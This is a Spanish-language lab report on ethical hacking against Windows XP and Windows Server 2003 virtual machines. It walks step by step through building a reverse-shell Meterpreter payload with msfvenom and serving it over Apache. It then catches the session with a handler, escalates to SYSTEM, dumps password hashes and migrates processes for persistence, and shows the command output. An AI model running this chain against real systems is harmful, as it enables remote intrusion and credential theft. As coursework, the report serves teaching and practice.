Este comando muestra una lista de todos los procesos que se están ejecutando en el sistema comprometido. El análisis de esta lista es fundamental para entender la actividad del sistema, identificar aplicaciones en funcionamiento y, potencialmente, descubrir procesos sospechosos o de interés para la post-explotación.

Como se puede ver en la imagen, el listado de procesos incluye detalles como:

- **PID** (Process ID): Un número único que identifica cada proceso.
- **PPID** (Parent Process ID): El identificador del proceso que inició el proceso actual.
- **Name**: El nombre del archivo ejecutable del proceso, como smss.exe o winlogon.exe.
- **User**: El usuario bajo el cual se está ejecutando el proceso. Se observa que la mayoría de los procesos críticos se ejecutan con privilegios de **NT AUTHORITY\SYSTEM**, mientras que otros, como ctfmon.exe y wuauclt.exe, se ejecutan bajo el usuario local **Yeco**.



```
meterpreter > ps
```

| PID | PPID | Name             | Arch | Session | User                 | Path                                 |
|-----|------|------------------|------|---------|----------------------|--------------------------------------|
| 0   | 0    | [System Process] |      |         |                      |                                      |
| 4   | 0    | System           | x86  | 0       | NT AUTHORITY\SYSTEM  |                                      |
| 352 | 4    | smss.exe         | x86  | 0       | NT AUTHORITY\SYSTEM  | \SystemRoot\System32\smss.exe        |
| 460 | 644  | alg.exe          | x86  | 0       | NT AUTHORITY\SYSTEM  | C:\WINDOWS\System32\alg.exe          |
| 500 | 1408 | ctfmon.exe       | x86  | 0       | YEIBER-E7E5FE63\Yeco | C:\WINDOWS\system32\ctfmon.exe       |
| 576 | 352  | csrss.exe        | x86  | 0       | NT AUTHORITY\SYSTEM  | \\??C:\WINDOWS\system32\csrss.exe    |
| 600 | 352  | winlogon.exe     | x86  | 0       | NT AUTHORITY\SYSTEM  | \\??C:\WINDOWS\system32\winlogon.exe |
| 644 | 600  | services.exe     | x86  | 0       | NT AUTHORITY\SYSTEM  | C:\WINDOWS\system32\services.exe     |
| 656 | 600  | lsass.exe        | x86  | 0       | NT AUTHORITY\SYSTEM  | C:\WINDOWS\system32\lsass.exe        |
| 764 | 976  | wuauclt.exe      | x86  | 0       | YEIBER-E7E5FE63\Yeco | C:\WINDOWS\system32\wuauclt.exe      |

*Ilustración 7-Procesos*

# INFORME TÉCNICO DE HACKING ÉTICO EN MÁQUINAS VULNERABLES (KALI LINUX, WINDOWS XP, WINDOWS SERVER 2003 Y UBUNTU)

## 3.7 Interacción Directa con la Consola del Sistema

Tras el reconocimiento de los procesos, Se optó por establecer una interacción directa con la línea de comandos del sistema operativo comprometido. Se utilizó el comando **shell** dentro de la sesión de Meterpreter, el cual generó una nueva sesión de consola.

Una vez dentro de la **shell**, se verificó la versión del sistema operativo. La respuesta de la consola confirmó que se trataba de **Windows XP [Versión 5.1.2600]**, validando la información obtenida en pasos anteriores.

Posteriormente, se ejecutaron comandos básicos de navegación y reconocimiento del sistema de archivos:

- **cd ..:** Se utilizó este comando en repetidas ocasiones para moverse a los directorios superiores, hasta llegar a la raíz del disco (C:\>).
- **dir:** Una vez en el directorio raíz, se ejecutó este comando para listar el contenido. La salida mostró las carpetas estándar de un sistema Windows, como **Archivos de programa, Documents and Settings** y **WINDOWS**.

# INFORME TÉCNICO DE HACKING ÉTICO EN MÁQUINAS VULNERABLES (KALI LINUX, WINDOWS XP, WINDOWS SERVER 2003 Y UBUNTU)

```
meterpreter > shell
Process 1452 created.
Channel 1 created.
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\WINDOWS\system32>cd ..
cd ..

C:\WINDOWS>cd ..
cd ..

C:\>dir
dir
El volumen de la unidad C no tiene etiqueta.
El número de serie del volumen es: 5C6F-9766

Directorio de C:\

25/07/2025  17:14    <DIR>          Archivos de programa
25/07/2025  17:12                0 AUTOEXEC.BAT
25/07/2025  17:12                0 CONFIG.SYS
25/07/2025  17:14    <DIR>          Documents and Settings
25/07/2025  20:27    <DIR>          WINDOWS
                2 archivos                0 bytes
                3 dirs  40.049.090.560 bytes libres

C:\>
```


*Ilustración 8-Interacción Directa con la Consola del Sistema*

## 3.8 Navegación hacia el Directorio del Usuario

Con el acceso a la línea de comandos, el siguiente objetivo fue explorar el sistema de archivos para encontrar información sensible. Primero nos dirigimos al directorio **Documents and Settings**, Una vez en este directorio, se utilizó el comando **dir** para listar su contenido. La salida mostró las carpetas de los usuarios **All Users** y **Yeco**.

El investigador procedió a navegar hacia la carpeta del usuario **Yeco** utilizando el comando **cd Yeco**. Una vez dentro de este directorio, se ejecutó nuevamente el comando **dir** para listar los contenidos.

## INFORME TÉCNICO DE HACKING ÉTICO EN MÁQUINAS VULNERABLES (KALI LINUX, WINDOWS XP, WINDOWS SERVER 2003 Y UBUNTU)

A screenshot of a Windows XP command prompt window. The title bar shows the user 'yeiber@Yeiber: ~'. The menu bar includes 'Archivo', 'Acciones', 'Editar', 'Vista', and 'Ayuda'. The command prompt shows the following sequence of commands and outputs:  
C:\Documents and Settings>dir  
dir  
El volumen de la unidad C no tiene etiqueta.  
El número de serie del volumen es: 5C6F-9766  
  
Directorio de C:\Documents and Settings  

|            |       |       |           |
|------------|-------|-------|-----------|
| 25/07/2025 | 17:14 | <DIR> | .         |
| 25/07/2025 | 17:14 | <DIR> | ..        |
| 25/07/2025 | 17:12 | <DIR> | All Users |
| 25/07/2025 | 17:14 | <DIR> | Yeco      |

  
0 archivos 0 bytes  
4 dirs 40.049.090.560 bytes libres  
  
C:\Documents and Settings>Yeco  
Yeco  
"Yeco" no se reconoce como un comando interno o externo,  
programa o archivo por lotes ejecutable.  
  
C:\Documents and Settings>cd YeCO  
cd YeCO  
  
C:\Documents and Settings\Yeco>cd Yeco  
cd Yeco  
El sistema no puede hallar la ruta especificada.  
  
C:\Documents and Settings\Yeco>dir  
dir

*Ilustración 9-Navegación hacia el Directorio del Usuario*

Para demostrar el control total sobre el sistema, se procedió a manipular el sistema de archivos. Se utilizó el comando **mkdir** para crear un nuevo directorio llamado **LA-MAQUINA**. La creación de esta carpeta es una prueba del nivel de acceso obtenido, ya que el atacante puede crear, modificar y eliminar archivos en directorios críticos del sistema.

Este paso finaliza la demostración de la explotación del sistema, desde el escaneo inicial hasta la manipulación de archivos, confirmando que se ha logrado un control total sobre la máquina con Windows XP

# INFORME TÉCNICO DE HACKING ÉTICO EN MÁQUINAS VULNERABLES (KALI LINUX, WINDOWS XP, WINDOWS SERVER 2003 Y UBUNTU)

```
C:\Documents and Settings\Yeco>cd Escr*  
  
cd Escr*  
  
C:\Documents and Settings\Yeco\Escritorio>  
C:\Documents and Settings\Yeco\Escritorio>dir  
dir  
El volumen de la unidad C no tiene etiqueta.  
El número de serie del volumen es: 5C6F-9766  
  
Directorio de C:\Documents and Settings\Yeco\Escritorio  
  
01/09/2025  15:55    <DIR>          .  
01/09/2025  15:55    <DIR>          ..  
01/09/2025  15:55    <DIR>          UTCH-PRIVIL  
                0 archivos          0 bytes  
                3 dirs  40.049.090.560 bytes libres  
  
C:\Documents and Settings\Yeco\Escritorio>mkdir LA-MAQUINA  
mkdir LA-MAQUINA  
  
C:\Documents and Settings\Yeco\Escritorio>
```

*Ilustración 10-Creacion de carpeta*

## 3.9 Verificación Visual de la Explotación

Para finalizar se presenta una imagen del escritorio, es una prueba definitiva del éxito de la explotación, ya que muestra el directorio **LA-MAQUINA** que fue creado de forma remota en el paso anterior. Confirma que se obtuvo control total sobre el sistema y se pudo manipular el sistema de archivos a través de la línea de comandos.

# INFORME TÉCNICO DE HACKING ÉTICO EN MÁQUINAS VULNERABLES (KALI LINUX, WINDOWS XP, WINDOWS SERVER 2003 Y UBUNTU)



*Ilustración 11-Verificación Visual de la Explotación*


## 4 CAPITULO #2: DESARROLLO DEL LABORATORIO

### 4.1 Creación del directorio de trabajo

Como punto de partida, se creó un directorio en el sistema Kali Linux con el fin de almacenar los archivos generados durante la práctica. Este procedimiento se realizó mediante el comando **mkdir**, que permite crear carpetas en el sistema de archivos Linux.

El comando ejecutado fue el siguiente:

# INFORME TÉCNICO DE HACKING ÉTICO EN MÁQUINAS VULNERABLES (KALI LINUX, WINDOWS XP, WINDOWS SERVER 2003 Y UBUNTU)



```
root@Yeiber: /home/yeiber
Archivo Acciones Editar Vista Ayuda

(root@Yeiber)-[/home/yeiber]
# mkdir CLASE
mkdir: cannot create directory 'CLASE': El fichero ya existe


(root@Yeiber)-[/home/yeiber]
#
```

*Ilustración 12-Creación del directorio de trabajo*

## 4.1 Creación del payload con msfvenom

Para generar el archivo malicioso que permitiera abrir una sesión Meterpreter en el servidor Windows 2003, se utilizó la herramienta msfvenom, la cual forma parte de la suite de Kali Linux. Esta utilidad permite construir ejecutables que contienen cargas útiles personalizadas, en este caso, configuradas para establecer una conexión inversa hacia la máquina atacante.

El comando utilizado fue el siguiente:



```
(root@Yeiber)-[/home/yeiber/CLASE]
# msfvenom -p windows/meterpreter/reverse_tcp LHOST=178.90.90.6 LPORT=4678
-f exe > /home/yeiber/CLASE/satena.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the
payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of exe file: 73802 bytes
```

*Ilustración 13-Creación del payload con msfvenom*

# INFORME TÉCNICO DE HACKING ÉTICO EN MÁQUINAS VULNERABLES (KALI LINUX, WINDOWS XP, WINDOWS SERVER 2003 Y UBUNTU)

## 4.2 Configuración de servidor web para transferencia del ejecutable

Con el propósito de facilitar la transferencia del archivo **satena.exe** hacia el servidor Windows 2003, se utilizó el servicio **Apache2**, el cual permite compartir archivos mediante el protocolo HTTP.

El primero comando inicia el servicio, mientras que el segundo permite verificar su estado de ejecución. Como se observa en la **ilustración 3**, el servidor se encuentra en estado **active (running)**, lo que confirmó que el servicio se encuentra habilitado y en funcionamiento.

```
(root@Yeiber)-[/home/yeiber/CLASE]
# service apache2 star
Usage: apache2 {start|stop|graceful-stop|restart|reload|force-reload}

(root@Yeiber)-[/home/yeiber/CLASE]
# service apache2 start

(root@Yeiber)-[/home/yeiber/CLASE]
# service apache2 status
● apache2.service - The Apache HTTP Server
   Loaded: loaded (/usr/lib/systemd/system/apache2.service; disabled; pres>
   Active: active (running) since Mon 2025-09-01 16:13:20 -05; 10s ago
   Invocation: f98540710e3a4d7dab58aa5c7b9284d2
     Docs: https://httpd.apache.org/docs/2.4/
   Process: 34876 ExecStart=/usr/sbin/apachectl start (code=exited, status=>
   Main PID: 34892 (apache2)
     Tasks: 6 (limit: 2208)
   Memory: 21.5M (peak: 21.7M)
     CPU: 62ms
   CGroup: /system.slice/apache2.service
           └─34892 /usr/sbin/apache2 -k start
             └─34895 /usr/sbin/apache2 -k start
               └─34896 /usr/sbin/apache2 -k start
                 └─34897 /usr/sbin/apache2 -k start
                   └─34898 /usr/sbin/apache2 -k start
                     └─34899 /usr/sbin/apache2 -k start
```

*Ilustración 14-Configuración de servidor web para transferencia del ejecutable*

## 4.3 Publicación del ejecutable en el servidor web

Para garantizar que la máquina Windows Server 2003 pudiera acceder al ejecutable malicioso, se copió el archivo **satena.exe** al directorio raíz de Apache, ubicado en **/var/www/html**.


# INFORME TÉCNICO DE HACKING ÉTICO EN MÁQUINAS VULNERABLES (KALI LINUX, WINDOWS XP, WINDOWS SERVER 2003 Y UBUNTU)

Primero, se otorgaron permisos de escritura al directorio con el comando:

```
chmod 777 /var/www/html
```

Posteriormente, desde la carpeta de trabajo **/home/yeiber/CLASE**, se trasladó el archivo generado al directorio del servidor web:

```
cp satena.exe /var/www/html
```



```
(root@Yeiber)-[/home/yeiber/CLASE]
# chmod 777 /var/www/html

(root@Yeiber)-[/home/yeiber/CLASE]
# cd /home/yeiber/CLASE

(root@Yeiber)-[/home/yeiber/CLASE]
# ls
satena.exe  shell2003.exe

(root@Yeiber)-[/home/yeiber/CLASE]
# cp satena.exe /var/www/html

(root@Yeiber)-[/home/yeiber/CLASE]
# cp /var/www/html
cp: falta el fichero de destino después de '/var/www/html'
Pruebe 'cp --help' para más información.

(root@Yeiber)-[/home/yeiber/CLASE]
#

(root@Yeiber)-[/home/yeiber/CLASE]
# cd /var/www/html
```

*Ilustración 15-Publicación del ejecutable en el servidor web*


## 4.4 Acceso al archivo malicioso desde la máquina víctima

Desde la máquina **Windows Server 2003**, se utilizó el navegador **Internet Explorer** para acceder al servidor web configurado en Kali Linux mediante la dirección:

<http://178.90.90.6/>

# INFORME TÉCNICO DE HACKING ÉTICO EN MÁQUINAS VULNERABLES (KALI LINUX, WINDOWS XP, WINDOWS SERVER 2003 Y UBUNTU)

Al ingresar, se pudo observar un índice con los archivos disponibles en el directorio raíz del servidor. Dentro de este listado se encontraba el archivo **satena.exe**, previamente generado con msfvenom y cargado en la carpeta /var/www/html de Apache.



*Ilustración 16- Acceso al archivo malicioso desde la máquina víctima*

## 4.5 Búsqueda y selección del módulo handler

Para recibir la conexión del payload malicioso generado con msfvenom, fue necesario buscar y cargar el módulo adecuado dentro de Metasploit.

Se utilizó el comando: **search multi/handler**

## INFORME TÉCNICO DE HACKING ÉTICO EN MÁQUINAS VULNERABLES (KALI LINUX, WINDOWS XP, WINDOWS SERVER 2003 Y UBUNTU)

El resultado mostró varios módulos disponibles, destacando el exploit/multi/handler, el cual actúa como un receptor genérico de payloads. Este módulo es indispensable para gestionar la sesión que se establecerá desde la máquina víctima hacia el atacante.

```
msf6 >
msf6 > search multi/handler

Matching Modules
=====
```

| #         | Name                                                | Check                                                                   | Description | Disclosure Date |
|-----------|-----------------------------------------------------|-------------------------------------------------------------------------|-------------|-----------------|
| Rank      |                                                     |                                                                         |             |                 |
| 0         | exploit/linux/local/apt_package_manager_persistence |                                                                         |             | 1999-03-09      |
| excellent | No                                                  | APT Package Manager Persistence                                         |             |                 |
| 1         | exploit/android/local/janus                         |                                                                         |             | 2017-07-31      |
| manual    | Yes                                                 | Android Janus APK Signature bypass                                      |             |                 |
| 2         | auxiliary/scanner/http/apache_mod_cgi_bash_env      |                                                                         |             | 2014-09-24      |
| normal    | Yes                                                 | Apache mod_cgi Bash Environment Variable Injection (Shellshock) Scanner |             |                 |
| 3         | exploit/linux/local/bash_profile_persistence        |                                                                         |             | 1989-06-08      |
| normal    | No                                                  | Bash Profile Persistence                                                |             |                 |
| 4         | exploit/linux/local/desktop_privilege_escalation    |                                                                         |             | 2014-08-07      |
| excellent | Yes                                                 | Desktop Linux Password Stealer and Privilege Escalation                 |             |                 |
| 5         | \_ target: Linux x86                                |                                                                         |             | .               |
| .         | .                                                   | .                                                                       | .           | .               |
| 6         | \_ target: Linux x86_64                             |                                                                         |             | .               |
| .         | .                                                   | .                                                                       | .           | .               |
| 7         | exploit/multi/handler                               |                                                                         |             | .               |
| manual    | No                                                  | Generic Payload Handler                                                 |             |                 |
| 8         | exploit/windows/mssql/mssql_linkcrawler             |                                                                         |             | 2000-01-01      |

*Ilustración 17-Búsqueda y selección del módulo handler*

### 4.6 Ejecución del Listener y Establecimiento de la Sesión Meterpreter

Con el listener ya configurado en Metasploit, el último paso en la máquina atacante (Kali Linux) fue ponerlo en marcha.

Se ejecutó el comando exploit para iniciar el receptor (handler) y dejarlo en un estado de espera activa, listo para recibir la conexión del ejecutable **satena.exe** desde el equipo víctima.

# INFORME TÉCNICO DE HACKING ÉTICO EN MÁQUINAS VULNERABLES (KALI LINUX, WINDOWS XP, WINDOWS SERVER 2003 Y UBUNTU)

```
msf6 > use 7
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set LHOST 178.90.90.6
LHOST => 178.90.90.6
msf6 exploit(multi/handler) > set LPORT 4678
LPORT => 4678
msf6 exploit(multi/handler) > exploit
[*] Started reverse TCP handler on 178.90.90.6:4678
[*] Sending stage (177734 bytes) to 178.90.90.7
[*] Meterpreter session 1 opened (178.90.90.6:4678 -> 178.90.90.7:1036) at 20
25-09-01 16:38:47 -0500
```

*Ilustración 18-Ejecución del Listener y Establecimiento de la Sesión Meterpreter*

## 4.7 Ejecución del Payload en la Máquina Víctima

Una vez que se confirmó la accesibilidad del archivo malicioso desde la máquina víctima, el siguiente paso fue su ejecución para desencadenar la conexión inversa.

El archivo **satena.exe** fue descargado y ejecutado directamente en el escritorio del servidor Windows 2003, en el instante en que el usuario en Windows Server 2003 ejecutó el archivo malicioso, se estableció inmediatamente la conexión inversa

# INFORME TÉCNICO DE HACKING ÉTICO EN MÁQUINAS VULNERABLES (KALI LINUX, WINDOWS XP, WINDOWS SERVER 2003 Y UBUNTU)



*Ilustración 19-Ejecución del Payload en la Máquina Víctima*

## 4.8 Escala de privilegios

Se utilizó el comando **sysinfo** para recopilar detalles del sistema, incluyendo el nombre del equipo, la versión del sistema operativo (Windows Server 2003), la arquitectura y el idioma.

A continuación, se utilizó el comando **getuid** para obtener el nombre del usuario con el que se estaba ejecutando la sesión. La respuesta, **YEIBER-YWC95AFB\Administrador**, confirmó que la sesión se había establecido con privilegios de administrador, lo que otorga un control total sobre el sistema.

Luego se ejecutó el comando **getsystem** con el objetivo de elevar los privilegios de la sesión al nivel de NT AUTHORITY\SYSTEM, el cual es el más alto en un sistema Windows.

# INFORME TÉCNICO DE HACKING ÉTICO EN MÁQUINAS VULNERABLES (KALI LINUX, WINDOWS XP, WINDOWS SERVER 2003 Y UBUNTU)

```
meterpreter > sysinfo
[-] Unknown command: sysinfo. Did you mean sysinfo? Run the help command for
more details.
meterpreter > sysinfo
Computer      : YEIBER-YWC95AFB
OS            : Windows Server 2003 (5.2 Build 3790, Service Pack 1).
Architecture : x86
System Language : es_ES
Domain        : GRUPO_TRABAJO
Logged On Users : 2
Meterpreter   : x86/windows
meterpreter > getuid
Server username: YEIBER-YWC95AFB\Administrador
meterpreter > getsystem
```

*Ilustración 20-Privilegios*

## 4.9 Extracción de Hashes y Enumeración de Procesos

Para demostrar el control y los privilegios obtenidos, se utilizaron comandos clave que permiten interactuar de manera profunda con el sistema operativo de la víctima.

### 4.9.1 Extracción de Hashes de Contraseñas

El comando **hashdump** se utilizó para extraer los hashes de contraseñas de los usuarios locales del sistema comprometido. En la captura se observan los hashes de los usuarios Administrador e Invitado.

### 4.9.2 Enumeración de Procesos

Posteriormente, se ejecutó el comando **ps** para obtener una lista completa de los procesos en ejecución en el sistema.

La lista de procesos mostró información detallada como el PID el nombre del proceso, la arquitectura y el usuario bajo el cual se ejecuta, confirmando que se tiene una visibilidad total del sistema.

# INFORME TÉCNICO DE HACKING ÉTICO EN MÁQUINAS VULNERABLES (KALI LINUX, WINDOWS XP, WINDOWS SERVER 2003 Y UBUNTU)

```
meterpreter > hashdump
Administrador:500:4ec19744254597e2b8611ddcc23c95ed:822473d5b83089f54937b792f6
c92b1c:::
Invitado:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c
0:::
SUPPORT_388945a0:1001:aad3b435b51404eeaad3b435b51404ee:a9187c3cefbb8f8935038b
a3e1492eb4:::
meterpreter > ps

Process List
=====
```

| PID | PPID | Name             | Arch | Session | User                          | Path                                                 |
|-----|------|------------------|------|---------|-------------------------------|------------------------------------------------------|
| 0   | 0    | [System Process] |      |         |                               |                                                      |
| 4   | 0    | System           | x86  | 0       | NT AUTHORITY\SYSTEM           |                                                      |
| 204 | 324  | IEXPLORER.EXE    | x86  | 0       | YEIBER-YWC95AFB\Administrador | C:\Archivos de programa\Internet Explorer\IEXPLORER. |

*Ilustración 21-Extracción de Hashes y Enumeración de Procesos*

## 4.10 Migración de Procesos

Para asegurar la persistencia de la sesión y evitar que se cierre si el proceso inicial (satena.exe) es terminado, se realizó una **migración de la sesión Meterpreter** al proceso (explorer.exe).

Se utilizó el comando **migrate** para mover la sesión al proceso con el **PID** (ID de proceso)

**migrate 324 392**

